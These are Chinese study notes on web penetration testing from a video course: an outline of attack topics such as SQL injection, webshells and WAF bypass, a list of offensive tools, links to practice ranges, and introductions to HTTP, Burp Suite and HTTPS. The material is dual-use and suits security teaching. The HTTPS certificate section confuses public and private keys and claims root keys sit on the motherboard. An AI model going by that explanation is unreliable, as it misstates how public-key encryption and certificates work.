

网络渗透知识点总结

目录

前言	1
渗透工具	2
网络资源	3
第一章：基本概念	4
1.1 网络安全法	4
1.2 概念名词	4
1.3 HTTP 数据包分析	7
1.3.1 HTTP 数据包	7
1.3.1.1 HTTP 请求数据包	7
1.3.1.2 HTTP 响应数据包	8
1.3.2 抓包工具	8
1.3.2.1 Burp Suite	9
1.3.3 *HTTPs 通信流程简介	9
1.3.4 Burp Suite 配置 HTTPs 抓包	10
1.3.5 HTTP 数据包篡改	13
1.3.6 Python 中 Flask 框架下的用户 ip 获取	14
1.4 搭建脚本平台	14
1.4.1 常见搭建平台脚本启用	14
1.4.2 域名 ip 目录解析安全问题	15
1.4.3 常见文件后缀解析对应安全	16
1.4.4 常见安全测试中的安全防护	16
1.4.4.1 一句话木马	16
1.4.4.2 防护措施与防护绕过	16
1.5 Web 源码	17
1.5.1 目录结构	17
1.5.1.1 CMS 软件识别	17
1.5.1.2 CMS 手工识别	18
1.6 加密与算法	18
1.6.1 常见的加密与编码方法	19
1.6.2 常见的解密与解码方法	19
1.7 其他概念	19
1.7.1 靶场	19
第二章：信息收集	21
2.1 CDN 原理与绕过	21
2.1.1 判断目标存在 CDN 服务	21
2.1.2 CDN 绕过	21
2.2 Web 站点搭建习惯	23

目录

2.2.1 站点搭建习惯.....	23
2.2.2 WAF 防火墙与蜜罐技术	24
2.3 APP 类应用与客户端应用	25
2.3.1 HTTP 通信协议.....	25
2.3.2 非 HTTP 通信协议.....	25
2.4 资产信息	26
2.5 第三方应用	26
2.5.1 数据库.....	26
2.5.2 管理平台.....	27
2.5.3 其他应用.....	27
2.6 操作系统	27
2.7 服务接口	27
2.8 社会工程学	27
2.9 信息收集完整流程与方法.....	28
2.9.1 收集前的准备.....	28
2.9.2 服务器信息收集.....	28
2.9.3 网站信息收集.....	29
2.9.4 App 与客户端信息收集	30
2.9.5 信息的闭包收集.....	30
第三章：Web 漏洞	32
3.1 概述	32
3.2 SQL 注入	32
3.2.1 SQL 注入简介	32
3.2.1.1 注入点判断.....	33
3.2.1.2 盲猜列的数量.....	33
3.2.1.3 回显判断.....	33
3.2.1.4 SQL 语句闭合	34
3.2.2 信息收集.....	35
3.2.2.1 基本信息收集.....	35
3.2.2.2 数据表信息收集.....	35
3.2.2.3 权限判断.....	36
3.2.3 文件操作.....	36
3.2.3.1 MySQL 文件操作.....	36
3.2.3.2 敏感文件读取.....	37
3.2.3.3 webshell 写入	37
3.2.4 注入类型.....	38
3.2.4.1 请求方法.....	38
3.2.4.2 数据格式.....	38

3.2.4.3 SQL 语句	39
3.2.4.4 堆叠注入.....	39
3.2.5 魔术引号与反注入机制.....	39
3.2.5.1 魔术引号.....	39
3.2.5.2 无差别过滤策略.....	40
3.2.5.3 单点过滤策略.....	41
3.2.6 ACCESS 数据库.....	41
3.2.7 *盲注	42
3.2.7.1 *报错盲注.....	42
3.2.7.2 *布尔盲注.....	44
3.2.7.3 *延时盲注.....	45
3.2.8 二次注入、加解密与 DNSlog 注入.....	45
3.2.9 WAF 绕过	46
3.2.9.1 WAF 类型	46
3.2.9.2 拦截规则.....	48
3.2.9.3 WAF 绕过原理	49
3.2.9.4 FUZZ.....	51
3.2.9.5 白名单.....	51
3.2.10 注入工具.....	52
3.2.10.1 sqlmap.....	52
3.2.10.2 Proxy 代理的中转注入	54
3.2.11 SQL 注入漏洞修复建议	55
3.3 文件上传	55
3.3.1 文件上传漏洞简介.....	55
3.3.2 前端绕过.....	57
3.3.3 黑白名单绕过.....	57
3.3.3.1 黑名单绕过.....	57
3.3.3.2 白名单绕过.....	59
3.3.4 中间件漏洞.....	59
3.3.4.1 解析漏洞.....	59
3.3.4.2 其他 CEV 漏洞.....	60
3.3.5 利用文件包含漏洞打开上传文件	61
3.3.6 逻辑漏洞.....	62
3.3.6.1 条件竞争.....	62
3.3.6.2 二次渲染.....	63
3.3.6 编译器安全.....	64
3.3.7 文件上传漏洞总结.....	64
3.3.8 waf 绕过.....	64

3.3.8.1 数据溢出.....	65
3.3.8.2 符号变异.....	65
3.3.8.3 数据截断.....	65
3.3.8.4 数据重复.....	66
3.3.8.5 Fuzz.....	66
3.3.9 文件上传漏洞修复建议.....	66
3.4 XSS 跨站.....	66
3.4.1 XSS 攻击简介	66
3.4.1.1 session、 cookie 与数据交互.....	66
3.4.1.2 XSS 攻击原理	68
3.4.1.3 XSS 漏洞的类型以及危害	69
3.4.1.4 XSS 平台	71
3.4.2 Shell 箱子	72
3.4.2.1 Shell 箱子原理	72
3.4.2.2 Shell 箱子的利用	73
3.4.3 Beef 工具	73
3.4.4 XSS 防御策略与表单劫持	76
3.4.4.1 HTTP Only.....	76
3.4.4.2 表单劫持.....	76
3.4.4.3 语句闭合、数据过滤与绕过.....	76
3.4.5 waf 绕过.....	77
3.4.6 XSS 漏洞的修复建议	78
3.5 CSRF 和 SSRF	78
3.5.1 CSRF 漏洞的原理.....	78
3.5.2 CSRF 漏洞的利用	79
3.5.3 CSRF 漏洞的修复建议	80
3.5.4 SSRF 漏洞的原理	80
3.5.5 SSRF 漏洞的挖掘	81
3.5.6 SSRF 漏洞的修复建议	81
3.6 RCE 代码以及命令执行	82
3.6.1 RCE 漏洞原理.....	82
3.6.2 RCE 漏洞利用	82
3.6.3 RCE 漏洞检测	83
3.6.4 RCE 漏洞修复建议	83
3.7 文件操作	83
3.7.1 文件包含	83
3.7.1.1 文件包含漏洞原理.....	83
3.7.1.2 文件包含漏洞利用	84

目录

3.7.1.3 文件包含漏洞修复建议.....	85
3.7.2 文件下载与文件读取.....	85
3.7.2.1 文件下载与文件读取漏洞原理.....	85
3.7.2.2 文件下载与文件读取漏洞利用.....	86
3.7.2.3 文件下载与文件读取漏洞修复建议.....	86
3.8 逻辑安全	86
3.8.1 逻辑越权.....	86
3.8.1.1 逻辑越权产生的原因.....	86
3.8.1.2 逻辑越权的利用.....	87
3.8.1.3 逻辑越权的修复建议.....	88
3.8.1.4 未授权访问.....	88
3.8.2 登录安全.....	88
3.8.2.1 弱口令暴力破解.....	88
3.8.2.2 cookie 弱验证	89
3.8.2.3 session 劫持	89
3.8.2.4 密文对比认证.....	90
3.8.3 业务安全.....	90
3.8.3.1 业务安全性漏洞的原理.....	90
3.8.3.2 *常见的被篡改的参数.....	90
3.8.4 账号找回.....	93
3.8.4.1 找回流程覆盖.....	93
3.8.4.2 验证码认证的密码修改.....	93
3.8.4.3 找回流程跳步.....	94
3.8.4.4 短信 api 安全.....	94
3.8.5 图片验证码.....	94
3.8.5.1 前端验证.....	95
3.8.5.2 暴力破解.....	95
3.8.5.3 Burp 验证码识别.....	95
3.9 反序列化漏洞.....	95
3.9.1 反序列化原理.....	95
3.9.2 *PHP 反序列化漏洞	96
3.9.3 *Java 反序列化漏洞.....	97
3.9.3.1 *Java 反序列化流程.....	98
3.9.3.2 *自定义序列化与反序列化过程.....	99
3.9.3.3 *反序列化漏洞的触发条件.....	100
3.9.3.4 *HashMap 原理	101
3.9.3.5 *URLDNS 链.....	102
3.9.3.6 *Java 的反射机制.....	103

目录

3.9.3.7 *URLDNS 链的最终设计.....	104
3.9.3.8 *Apache 中的 Transform 函数引发的反序列化攻击链.....	105
3.9.3.9 *反序列化漏洞工具.....	107
3.10 XXE 漏洞	108
3.10.1 XXE 漏洞的原理	108
3.10.2 XXE 漏洞的利用	108
3.10.3 XXE 注入工具与修复建议	109
第四章：JAVA 安全	110
4.1 预编译与 SQL 注入.....	110
4.2 JWT 安全.....	111
4.2.1 JWT 的定义.....	111
4.2.2 JWT 的应用.....	113
4.2.2 JWT 伪造.....	114
4.2.2.1 无加密的 JWT.....	114
4.2.2.2 JWT 弱密钥爆破.....	115
4.2.2.3 攻击思路.....	115
4.2.3 JWT 修复建议.....	115
4.3 其他安全问题.....	116
第五章：漏洞发现	117
5.1 操作系统	117
5.1.1 名词解释.....	117
5.1.2 网络探针.....	118
5.1.3 漏洞分类利用.....	120
5.2 Web 应用	121
5.3 App 应用	122
5.4 Api 接口.....	123
第六章：WAF 绕过	126
第七章：代码审计	129
第八章：权限提升	130

前言

本文为网络渗透的基本知识，是小迪老师网课的个人总结。网络渗透，不同于计算机病毒，其对象为服务器，主要目的并不是破坏服务器，而是获取到服务器中不让用户访问的数据。阅读本文需要对于计算机网络的深刻理解，掌握 python/Java/PHP 等任意一门编程语言（python 最好）。同时最好有搭建网站的经验。同时，网络渗透的学习有助于提升服务器安全性的意识，能够认识到服务器的哪些地方是脆弱环节，容易受到攻击。

一个完美的网站，理论上讲没有漏洞，那么渗透也无从谈起。所有的渗透都是利用了网站的漏洞，包括了：网站的操作系统、网站的源代码、网站使用的脚本语言、网站的中间件平台、网站使用的数据库、第三方软件等等。上面的每一个环节都有可能产生漏洞，重点是如何发现这些漏洞，以及如何利用漏洞获取数据。同时，既然渗透需要的是漏洞，那么上面每个环节的平台都会随时修复这些漏洞，因此，一个网站不一定会出现可以渗透的地方，或者说即便出现了，也很难通过黑盒测试发现。

注意，在目录中，所有标星号的内容为难度较高的内容，或重要程度较低。

小迪老师网址为：HTTP: //www.xiaodi8.com/

网课网址为：HTTPs: //www.bilibili.com/video/BV1JZ4y1c7ro

渗透工具

1. 网络抓包: Burp Suite、Wireshark、WSExplorer
2. webshell: 中国菜刀、冰蝎
3. CMS 识别
 - a) 在线工具: whatweb、wapplyzer、whatrungs、BlindElephant
 - b) 本地工具: 御剑 web 指纹识别程序、Test404 轻量 WEB 指纹识别、Scan-T 主机识别系统、Dayu 主机识别系统
4. 解码与解密:
 - a) 解码: 小葵多功能转换工
 - b) 解密: <https://www.cmd5.com/>
5. CDN 检测与绕过
 - a) 超极 ping 判断 CDN: <https://ping.chinaz.com/>
 - b) 暗黑搜索引擎: shodan、zoomeye (钟馗之眼)、fofa
 - c) 子域名查询: <http://tool.chinaz.com/subdomain/>、SubdomainCollector 1.6、Layer 挖掘机 5.0、<https://www.ipip.net/>
 - d) CDN 绕过: fuckcdn, w8fuckcdn, zmap
6. Waf 识别: Wafw00f
7. 证书查询: crt.sh
8. APK 分析: ApkAnalyser APK
9. 目录扫描: dirsearch 后台扫描、dirscan 后台扫描、御剑后台扫描工具
10. 端口扫描: nmap
11. 存活检测: alivecheck
12. 域名信息收集: whois
13. SQL 注入: 穿山甲、sqlmap

网络资源

靶场

墨者学院：分类漏洞练习 <https://www.mozhe.cn/bug>

Vulhub：综合漏洞练习 <https://www.vulnhub.com/>

pikachu：专项漏洞练习 <https://github.com/zhuifengshaonianhanlu/pikachu>

sql-labs：SQL 注入专项靶场 <https://github.com/Audi-1/sql-labs>

教程攻略：

Web 安全学习笔记：<https://websec.readthedocs.io/zh/latest/basic/index.html>

工具平台：

黑客工具平台：<https://www.ddosi.org/>

其他：

补天—漏洞响应平台：<https://www.butian.net/>

第一章：基本概念

1.1 网络安全法

《中华人民共和国网络安全法》是为保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展而制定的法律。

《中华人民共和国网络安全法》由中华人民共和国第十二届全国人民代表大会常务委员会第二十四次会议于 2016 年 11 月 7 日通过，自 2017 年 6 月 1 日起施行。

其中：

- (1) **第四十四条** 任何个人和组织不得窃取或者以其他非法方式获取个人信息，不得非法出售或者非法向他人提供个人信息。
- (2) **第四十六条** 任何个人和组织应当对其使用网络的行为负责，不得设立用于实施诈骗，传授犯罪方法，制作或者销售违禁物品、管制物品等违法犯罪活动的网站、通讯群组，不得利用网络发布涉及实施诈骗，制作或者销售违禁物品、管制物品以及其他违法犯罪活动的信息。
- (3) **第四十八条** 任何个人和组织发送的电子信息、提供的应用软件，不得设置恶意程序，不得含有法律、行政法规禁止发布或者传输的信息。电子信息发送服务提供者和应用软件下载服务提供者，应当履行安全管理义务，知道其用户有前款规定行为的，应当停止提供服务，采取消除等处置措施，保存有关记录，并向有关主管部门报告。
- (4) **第七十五条** 境外的机构、组织、个人从事攻击、侵入、干扰、破坏等危害中华人民共和国的关键信息基础设施的活动，造成严重后果的，依法追究法律责任；国务院公安部门和有关部门并可以决定对该机构、组织、个人采取冻结财产或者其他必要的制裁措施。

其中：

个人信息，是指以电子或者其他方式记录的能够单独或者与其他信息结合识别自然人个人身份的各种信息，包括但不限于自然人的姓名、出生日期、身份证件号码、个人生物识别信息、住址、电话号码等。

1.2 概念名词

- (1) 多级域名：

baidu.com 二级域名，更准确的说叫二级域

tieba.baidu.com 三级域名，更准确的说叫三级域

detail.tieba.baidu.com 四级域名，更准确的说叫四级域

- (2) 域名申请与子域名：申请二级域名，然后自己添加域名，比如 test，然后添加记录值，即解析的 ip 地址。当你申请成功一个二级域名后，可以添加多条三级域名、四级域名，并让他们拥有不同的对应 ip 地址。而子域名就是下图中的 test。




- (3) 收集域名的意义：看似不同的多个网站可能指向同一个服务器地址

下图中的 Host 就是 HTTP 报文头中显示的域名。当访问 qq 官网的时候，浏览器将访问的内容封装为 HTTP 报文，并将其交给下一层的 TCP 协议与 IP 协议进行包装，在 ip 协议中包含了目标服务器的地址。当目标服务器接收到报文后，将其拆开到 HTTP 报文，就可以得到 Host 值，知道对方究竟是访问了服务器的什么网址。


```

▼ Hypertext Transfer Protocol
  > POST /q.cgi HTTP/1.1\r\n
    Host: www.qq.com\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)\r\n
  
```

比如服务器端使用 PHPStudy 来做代理，一个服务器电脑中可以放置多个网站目录，同时对应多个域名，比如 www.abc.com 和 blog.abc.com 分别对应了 abc.com 下的两个子域名，同时指向了一个服务器地址。当用户访问第一个时，PHPStudy 监听的端口收到消息，则解包到 HTTP 层，查看报文中的 Host，如果是 www.abc.com，则将其指向一个目录，而如果是 blog.abc.com，则将其指向另一个目录。



- (4) CDN: ContentDeliveryNetwork，即内容分发网络。CDN 用于解决访问量大的问题，每个节点只是主节点的缓存，用户访问的时候会得到 CDN 节点的缓存数据。



不同的 DNS 域名解析服务器，对于同一个域名解析的结果不一定相同，其中部分的 DNS 会将域名解析到网络的 CDN 节点，以此降低服务器负载。CDN 往往是服务器提供商提供的收费内容，以流量计价，例如服务商每为你的网站提供 1GB 的 CDN 访问量，则收取一定的钱。

(5) 脚本语言：PHP、javaweb、asp、aspx、jsp、pl、py、cgi 等
 不同语言写出来的程序有不同的安全漏洞，写法严谨的语言漏洞少
 不同语言侧重点不同，PHP 为小中型、Java 为大中型
 研究重点：PHP、Javaweb、python

(6) 网站组成：

这个内容十分重要，因为网站渗透利用的就是漏洞，而下面每一个网站的组成层次都可能出现漏洞。

源码：分脚本类型、分应用方向（不同的应用类型代码也不同，函数也不同。如果网站不需要上传，则不会产生上传漏洞）

操作系统：Windows、linux（不同平台有不同的漏洞）

中间件（搭建平台）：apache、iis、tomcat、nginx 等

数据库：access、mysql、mssql、oracle、sybase、db2、postgresql 等

(7) 漏洞类型：

Web 源码类：SQL 注入、文件上传、xss、代码执行、变量覆盖、逻辑漏洞、反序列化等

中间件漏洞：未授权访问

数据库：数据库内核的漏洞

操作系统：原子代码执行

第三方软件漏洞：比如装了 QQ，而 QQ 有漏洞

APP 和 PC 应用结合类：某些应用可以下载 PC 客户端或手机 App，则可以下载了软件后检测数据包的协议是否为 HTTP 协议，如果为 HTTP 协议，那么上诉的漏洞仍然可能发生。

对于 PC 端或 App 的逆向破解分析逻辑漏洞，不属于课程内容

本课程重点讨论 HTTP 相关的漏洞，而不是某个 PC 端应用程序的漏洞，或者手机 APP 的漏洞。当然这些程序也可能产生诸如数据传输协议层面的漏洞、权限层面的漏洞、软件逻辑

漏洞等等，但是这些漏洞不具有共性，没法单独讲解。比如一个 HTTP 协议相关的漏洞是 SQL 注入，那么凡是涉及到数据库查询的代码都有可能发送 SQL 注入漏洞，这是一个共性的问题。而对于 PC 端应用，很难找到他们的共性。

1.3 HTTP 数据包分析

1.3.1 HTTP 数据包

HTTP 协议中，每次访问分为两个阶段，1. 用户向浏览器发送请求，2. 浏览器回复用户的请求。那么每次请求的数据包和回复的数据包都有固定的格式。下面所包含的仅为最重要的几项内容。

1.3.1.1 HTTP 请求数据包

Request 请求数据包数据格式

1. 请求行：请求类型/请求资源路径、协议的版本和类型
2. 请求头：一些键值对，浏览器与 web 服务器之间都可以发送，特定的某种含义
3. 空行：请求头与请求体之间用一个空行隔开
4. 请求体：要发送的数据（一般 post 提交会使用）user=123&pass=123

(1) 请求行

HTTP 规范定义了 8 种可能的请求方法，常用的有下面 4 种：

- GET：检索 URL 中标识资源的一个简单请求
POST：服务器接受被写入客户端输出流中的数据的请求
PUT：服务器保存请求数据作为指定 URL 新内容的请求
DELETE：服务器删除 UR 中命令的资源的请求

其中，GET 的方法不能包含请求体，POST 方法可以包含请求体

(2) 请求头

由关键字/值对组成，每行一对，关键字和值用冒号分隔。请求头通知服务器，用于客户端的功能和标识，常用的有：

- HOST：主机或域名地址
Accept：指浏览器或其他客户可以接受的 MIME 文件格式。Servlet 可以根据它判断并返回适当的文件格式
User-Agent：是客户浏览器名称
Host：对应网址 URL 中的 Web 名称和端口号

Accept-Language: 指出浏览器可以接受的语言种类，如 en 或 en-us，

Cookie: 浏览器用这个属性向服务器发送 Cookie。Cookie 是在浏览器中寄存的小型数据体，它可以记载和服务器相关的用户信息，也可以用来实现会话功能

Referer: 表明产生请求的网页 URL。如从网页/Concept/index.jsp 中点击一个链接到网页 /icwork/search，在向服务器发送的 GET/iwork/search 中的请求中，Referer 是 HTTP://hostname:8080/concept/index.jsp。这个属性可以用来跟踪 Web 请求是从什么网站来的，有浏览器自动产生，不能通过 js 代码修改。

Content-Type: 用来标明 request 的内容类型。

Accept-Charset: 指出浏览器可以接受的字符编码。英文浏览器的默认值是 ISO-8859-1

1.3.1.2 HTTP 响应数据包

Response 返回数据包数据格式由四个部分组成：状态行，响应头标，空行，响应数据

状态行：协议版本、数字形式的状态代码和状态描述，各个元素之间以空格分隔

响应头标：包含服务器类型、日期、长度、内容类型等

空行：响应头与响应体之间用空行隔开

响应数据：浏览器会将实体内容中的数据取出来，生成相应的页面

HTTP 响应码

1xx：信息，请求收到，继续处理

2xx：成功，行为被成功地接受、理解和采纳

3xx：重定向，为了完成请求，必须进一步执行的动作

4xx：客户端错误

5xx：服务器错误

1.3.2 抓包工具

HTTP 数据包抓包工具有很多，包括了 wireshark、WSExplorer 以及 Burp Suite，其功能各有千秋。

Wireshark: 针对某个 NIC 网卡的抓包，抓包对象为某个网卡。通过这个网卡的全部数据包，无论什么协议，都会被抓。

WSExplorer: 针对某个应用的抓包，抓包对象为应用程序。但是经常因为权限问题无法抓到数据包。

Burp Suite: 专业的针对 HTTP 协议的抓包、发包等一切操作的软件。抓包对象为端口。由于本文涉及的内容大都为 HTTP 协议，因此主要使用 Burp Suite 工具进行抓包。


1.3.2.1 Burp Suite

Burp Suite（下文简称 Burp）使用的是代理的方式对端口进行抓包，其原理是 Burp 内部自带一个代理服务器，用户可以设置 Burp 监听的端口。然后设置浏览器的代理，地址为 localhost，端口为 Burp 开放的监听端口。当使用浏览器访问网站的时候，浏览器的数据包会发送到 Burp 中，Burp 代理发送数据包，从而 Burp 可以成功截取到数据包。Burp 自带很多的功能，同时还能安装插件，Burp 的功能和应用方法将随着不同的章节逐一介绍。

设置浏览器的代理：



在 Burp 中开启对于这个端口的监听：



1.3.3 *HTTPs 通信流程简介

访问百度，为了防止中间人窃听，必须要对通信进行加密，采用的是加密解密速度快的对称加密算法（AES 加密）。而用于对称加密的秘钥则需要提前进行传输，如果攻击者截取了秘钥，那么后面加密的内容将会被攻击者解密并修改。因此对于 AES 秘钥必须使用非对称加密的算法传输（RSA）。加密和解密的秘钥完全不同。

我对百度发起 443 端口的 https 访问，建立在 tcp/ip 协议的三次握手基础之上，首先百度会向我传输百度用于加密的 RSA 公钥 baidu，我收到了百度用于 RSA 公钥 baidu，随机产生一个临时用于本次会话的 AES 加密的秘钥 me，然后把我的临时 AES 秘钥 me，使用百度提供的公钥 baidu，利用 RSA 算法加密，并将其传输给百度。百度收到后，使用百度内部的用于解密的秘钥 bai_du 进行解密，得到我的临时秘钥 me。自此以后，我和百度同时掌握了我们的加密通信秘钥，并且不会被中间攻击者截取。

问题为，如果在我访问百度的时候，攻击者截取了首次访问的数据包，然后跟我说他就是百度，并且用于加密的秘钥为 hacker，那么我将会使用这个秘钥进行加密，将我的数据包

发给攻击者。如何解决这个问题？需要百度进行身份标明。这需要一个值得信任的第三方 CA 证书颁发机构“CA_abc”。证书颁发机构有其内部的用于加密的公钥 ca、和用于解密的秘钥 c_a，与前面不同的是，这个机构公开自己的秘钥 c_a，而不公开自己的公钥 ca。百度找到该第三方机构，将自己的名字和公钥同时提供出来，组成了字符串“百度：baidu”，这个机构利用自己不外传的公钥 ca 对其进行加密，得到了“1*2*3”这个密码，然后将其发送给百度，并且附上自己的解密秘钥 ca，自此证书颁发完成。百度获取到了加密好的“1*2*3”和解密秘钥 ca。由于公钥 c_a 在第三方机构的手中，因此世界上没有人能够生成“1*2*3”和解密秘钥 ca。“1*2*3”即是百度的证书。百度在我发起了 https 通信后，将“1*2*3”发送给了我，并且附上证书颁发机构“CA_abc”的名字、解密秘钥 ca、以及字符串“百度：baidu”。我收到了这一堆内容，取出来“1*2*3”，使用 ca 解密，得到了“百度：baidu”，知道了证书中的内容正是“百度”公司，并且其加密公钥为“baidu”，于是我信任了百度，确定其不是攻击者。

但是 CA_abc 这个公司我没听说过，不知道他的证书是 ca，如果这是攻击者伪造的就麻烦了，怎么办呢？我要向该公司进行求证。于是我申请向 CA_abc 公司通信，向他索要他的信息。CA_abc 为了得到信任，证明自己就是第三方机构，于是找到了根证书颁发机构 CA_root，并提供了自己的名字和公钥“CA_abc: ca”。CA_root 利用自己的公钥 ROOT 对其加密，解密秘钥 root，得到了“*****”，CA_abc 这家第三方认证机构于是得到了自己的认证信息“*****”与解密秘钥 root。该机构将证书“*****”、解密秘钥 root、字符串“CA_abc: ca”和根机构 CA_root 一同发给了我，我收到了信息，使用 root 解密，发现结果就是“CA_abc: ca”，于是我信任了该第三方机构。

但是 CA_root 这个根域名机构我没听说过怎么办？那不可能，因为 CA_root 这家公司与其解密秘钥 root 就在电脑的主板里印着呢，属于出生自带知识。

CA_abc 不一定向根证书机构申请，而是向其上面的一级申请，其上面的一级再次向根证书机构申请，即：层次可能有多层。而 CA_abc 会同时向多家根证书机构申请，到时候把所有的证书一同发给我。即便电脑主板里存在漏掉的根证书机构也没关系，只要是多个证书中有一个能够证明其合法性就 OK。

如果百度并未向 CA_abc 申请证书，并强制提供了 baidu 的公钥让我和他通信，浏览器中会显示“不安全”，“您访问的网站不是私密链接，是否继续访问”，因为可能有别的公司冒充了百度与我通信。

1.3.4 Burp Suite 配置 HTTPS 抓包


为什么要配置才能捕捉 https 数据包：

因为正常的通信是浏览器和百度之间进行的，而 burp suite 是一层代理，代理即便是截取了数据包、得到的也是加密数据，无法获得真正的数据。于是 burp suite 做了一次攻击者身份，在我访问百度的时候，burp suite 拦截了此次访问，然后伪装成百度，告诉我其公钥为 bs，同时颁发机构为 bs2，浏览器当然要查证 bs 是不是百度的公钥，于是需要向其颁发


机构 bs2 查证。

bs2 这个证书颁发机构的信息当然是假的，查证是无法通过的，所以需要用 burp suite 生成这样一个 bs2 的虚假的证书，把 bs2 导入到浏览器中。这样当浏览器收到百度证书的颁发机构是 bs2 的时候，能够从记录里面查到，就会认定 bs 就是百度的公钥。


下图为生成一个虚假的 burp suite 证书



下面的图片左侧即是上面提到的 CA_abc，中间层的第三方证书机构，比如随便点开一个（下图右），可以看到证书颁发者颁发者是一个根证书机构 Microsoft Root Certificate Authority。



